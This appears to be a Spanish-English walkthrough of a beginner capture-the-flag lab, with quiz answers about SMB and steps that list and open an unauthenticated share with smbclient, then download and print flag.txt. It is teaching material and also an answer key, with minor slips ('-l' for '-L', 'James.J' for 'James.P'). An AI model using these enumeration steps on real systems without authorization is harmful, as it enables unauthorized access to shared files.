Preguntas

What does the 3-letter acronym SMB for?

server message block

What port does SMB use to operate at?

445

What network communication model does SMB use, architecturally speaking?

client_server model

What is the service name for port 445 that came up in our nmap scan?

microsoft-ds

What is the tool we use to connect SMB shares from our Linux distribution?

smbclient

What is the 'flag' or 'switch' we can use with the SMB tool to 'list' the contents of the share?

-l

What is the name of the share we are able to access in the end?

WorkShares

What is the command we can use within the SMB shell to download the files?

get

Metodo de conexión

Smbclient –L IP	Nos dirá que grupos de trabajo existen en la máquina
Smbclient \\\\IP\\GRUPO	Nos conectará al grupo de trabajo

Comandos básicos


- Ls
- Cd
- Get

Proceso


La máquina se resuelve de la siguiente manera:

1.Escaneo nmap

2.Comando smbclient –L IP Nos mostrara los grupos de trabajo que existen en la máquina



3.Comando smbclient \\\\IP\\WorkShares Nos conectará al grupo de trabajo en el que veremos dos directorios



4.Comando ls Mostrará los directorios del grupo de trabajo

5.Comando cd James.J\ Nos moverá al directorio James.J\

```
smb: \> cd James.P\
```

6.Comando ls Mostrará el contenido del directorio

```
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 10:38:
03 2021
  ..                                  D        0  Thu Jun  3 10:38:
03 2021
  flag.txt                            A       32  Mon Mar 29 11:26:
57 2021

                5114111 blocks of size 4096. 1748730 blocks availab
le
smb: \James.P\>
```

7.Comando get flag.txt Nos descargará el archivo flag.txt

```
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0,1 KiloByte
s/sec) (average 0,1 KiloBytes/sec)
smb: \James.P\>
```

8.Comando exit Salir del cliente de smb

9.Comando ls Nos mostrará el contenido del home en nuestro equipo para comprobar que se ha descargado el archivo.

```
Desktop    flag.txt  powerlevel10k  TheZombrex.ovpn
Documents  Music     Public         Videos
Downloads  Pictures  Templates      videos_obs
```

10.Comando cat flag.txt Mostrará el contenido del archivo flag.txt

```
❯ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

11.Copiar el contenido del flag.txt y eliminar el archivo con el comando rm flag.txt